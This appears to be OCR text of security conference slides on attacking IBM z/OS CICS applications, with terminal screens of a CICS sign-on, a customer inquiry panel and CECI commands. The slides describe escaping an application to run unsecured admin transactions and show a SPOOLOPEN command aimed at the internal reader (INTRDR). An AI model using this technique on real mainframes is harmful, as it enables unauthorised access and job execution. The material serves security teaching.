
And many more (FTP, NJE, etc.)

Check out Phil & Chad's talks !

x3270-4 192.168.1.201

File Options





x3270-4 192.168.1.201
File
Options
Signon to CICS
APPLID CICSTS32
WELCOME TO CICS TS 3.2
Type your userid and password, then press ENTER:
Userid . . . .
Groupid . . .
Password . . .
Language . . .
New Password . . .
DFHCE3520 Please type your userid.
F3=Exit

x3270-4 192.168.1.201

File Options

```
INQMAP1              Customer Inquiry                        INQ1

Type a customer number.  Then press Enter.

Customer number. . . . . 400000

Name and address . . . : DENLLI
                         NEREA
                         834 NJD RD
                         DENVILLE              IL 07444




F3=Exit    F12=Cancel
```

Interactive applications



Most interactive applications on z/OS rely on a middleware called CICS

CICS is a combination Drupal and Apache Tomcat…before it was cool (*around 1968*)


Current version is CICS TS 5.4

CICS: a middleware full of secrets

If we manage to “exit” the application, we can instruct CICS to execute default admin programs (CECI, CEMT, etc.) => rarely secured

CECI offers to execute CICS API functions

As usual, some API functions are particularly interesting!


x3270-4 192.168.1.209
File
Options
TSO
EURO
[DEMO SPOOLOPEN
x3270 K
PF1
PF2
PF3
PF4
PF5
PF6
PF7
PF8
PF9
PF10
PF11
PF12
PA1
PA2
PA3
Clear
Reset
Erase EOF
Erase Input
Dup
Field Mark
Sys Req
Cursor Select
Attn
Compose
Enter

x3270-4 192.168.1.209


File Options

```
SPOOLOPEN OUTPUT TOKEN(&TOK) USERID(INTRDR) NODE(LOCAL)
STATUS:  COMMAND EXECUTION COMPLETE                    NAME=
 EXEC CICS  SPOOLOpen Output
  Token( 'S0000003' )
  Userid( 'INTRDR  ' )
  NODe( 'LOCAL   ' )
  < Class() >
  < Outdescr() >
  < NOCc | Asa | Mcc >
  < PRint < Recordlength() > | PUnch >
```

